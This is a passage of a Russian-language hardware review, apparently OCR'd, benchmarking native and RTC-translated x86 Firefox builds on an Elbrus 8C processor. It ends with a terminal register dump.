
Скриншот 125. Эльбрус 8С. Тест Antutu HTML5 в Firefox 52.9.0 (Альт Линукс 10) и Firefox 68.12.0 (OSL 7.1).



Гистограмма 112. Эльбрус 8С. Сравнение результатов в Antutu HTML5 test. За 100% взят результат с 52.9.0 в Альт 10.

В Antutu же, как и в случае с первыми браузерными тестами, разница не велика, считайте, одно и то же.


Ладно, к выводам по нативному браузеру.




Гистограмма 113. Эльбрус 8С. Средняя разница по результатам в тестах. За 100% взят результат с 52.9.0 в Альт 10.

В среднем разница по результатам между всеми тестами составила 31% в пользу более новой версии Firefox. Более простыми словами: выше на гистограмме вы видите среднее значение по процентам (относительно 52.9.0), которые вы видели ранее. В одних тестах разница была минимальна и в целом её можно списать на погрешность, но в других значительная (34% и 126%). В среднем же новая версия на 31% быстрее, чем старая. Респект МЦСТ за то, какие усилия они приложили для портирования Firefox 68.12.0. Они это сделали грамотно, и смогли выжать больше производительности. Но на момент написания статьи, Firefox 68.12.0 доступен ещё только в экспериментальном виде, и это выражается и в падениях на ряде страниц. Со временем его стабилизируют и будет красота, в этом я не сомневаюсь.

Далее интересно сравнить, насколько медленнее будет x86 версия Firefox при помощи RTC. Я сравнивать буду только новую для Эльбруса версию 68.12.0, т.к., очевидно, старая версия уже давно не актуальна и не поддерживает новые технологии. Даже новая веб-версия Telegram не работает в браузере, и единственный выход – использовать Legacy версию. Если вам не по душе веб-версия в Эльбрус ОС, можете воспользоваться Telegram Desktop при помощи транслятора RTC (я так делал, всё ок). В Альт 10 нативный Telegram Desktop под E2K доступен прямо из репозитория.



Скриншот 126. Результаты тестов в Firefox 68.12.0 в RTC на Эльбрус 8С.




Гистограмма 114. Эльбрус 8С. Firefox 68.12.0 в нативе на OSL 7.1 против Firefox.68.12.0 для x86-64 (Ubuntu 20.04.3).

Я не буду тут долго мусолить и ходить вокруг да около, разбирая каждый тест отдельно. Я привёл выше результаты скриншотами. Если кому-то кажутся странными те графики, что я склепал в Excel, возьмите цифры и

постройте сами аналогичные графики. У меня нет цели кого-то обмануть. Если где-то есть ошибка, напишите мне и я её исправлю.

Как видите, в некоторых тестах получается так, что с RTC скорость выше. Разница не кардинальная, это 11% в Octane и 14% в Sunspider, но она есть. В других же тестах (Speedometer и BaseMark), Firefox медленнее раза в 1.5 с RTC. А в тесте Antutu HTML5 разницы практически нет.


Но почему мы видим прирост в 11% в Octane и 14% в SunSpider при использовании трансляции RTC? Может, Firefox просто плохо адаптировали? Нет, как оказалось, дело в том, что транслятор RTC способен программно имитировать наличие предсказателя переходов внутри процессора. Транслятор пытается, исполняя программу, на лету предсказывать, когда будут переходы между функциями, и он заранее подгружает данные для исполнения в нужный момент. Вот почему, когда в следующей версии архитектуры Эльбруса (E2Kv7) появится предсказатель переходов, он сможет дать огромный прирост по производительности при работе с интерпретируемыми языками, такими как Python, JavaScript, Lua, PHP и т.д.




Гистограмма 115. Эльбрус 8С. Firefox 68.12.0 в нативе на OSL 7.1 против Firefox.68.12.0 для x86-64 (Ubuntu 20.04.3).

Вывел на гистограмме среднюю разницу по всем тестам в Firefox 68.12.0 в нативе и при трансляции x86 версии через RTC. В среднем выходит так, что нативный Firefox 68.12.0 лучше транслированного с x86 платформы.

Но что, если взять более свежую версию Firefox?




Скриншот 127. Результаты тестов в Firefox 97.0.1 в RTC на Эльбрус 8С.




Гистограмма 116. Эльбрус 8С. Firefox 68.12.0 в нативе на OSL 7.1 против Firefox 97.0.1 для x86-64 (Ubuntu 20.04.3).

Здесь также не будем долго разглядывать каждый результат. Видно, что в случае с двумя тестами результат в RTC выше, чем в нативе (вероятно, из-за программной имитации того самого предсказателя переходов или предсказателя ветвлений, что, по сути, одно и то же).



Гистограмма 117. Эльбрус 8C. Firefox 68.12.0 в нативе на OSL 7.1 против Firefox 97.0.1 для x86-64 (Ubuntu 20.04.3).

Если смотреть на картину в целом, транслированная свежая версия Firefox в RTC не сильно медленнее, чем нативная старая, всего на 3%, но с точки зрения поддержки новых технологий, конечно, лучше новая с RTC.



Скриншот 128. Результаты теста JetStream 2.0 на Эльбрус 8C с Firefox 97.0.1 (x86) через RTC 4.1 (Ubuntu 20.04.3).


И, что немаловажно, через RTC с последней версией браузера Firefox успешно проводятся все тесты, в том числе и JetStream 2.0, с которым были сложности.

Далее следует вопрос: а что же там с Chromium?

```
Терминал - ikakprosto@BitblazeOberon100Le8c: /mnt/shared/firefox/97.0.1
Файл  Правка  Вид  Терминал  Вкладки  Справка
%xr008 = 0x00000000_00000000_00000000_00000023 (%br000) (EW NV)

Own procedure window area:
%xr007 = 0x00000000_00001094_00001000_00000000 (NV NV)
%xr006 = 0x00000000_00000000_0000c2e0_00003000 (NV NV)
%xr005 = 0x00000000_00000000_00004fe0_00000000 (NV NV)
%xr004 = 0x00000000_00000000_00004fe0_efbe1094 (NV NV)
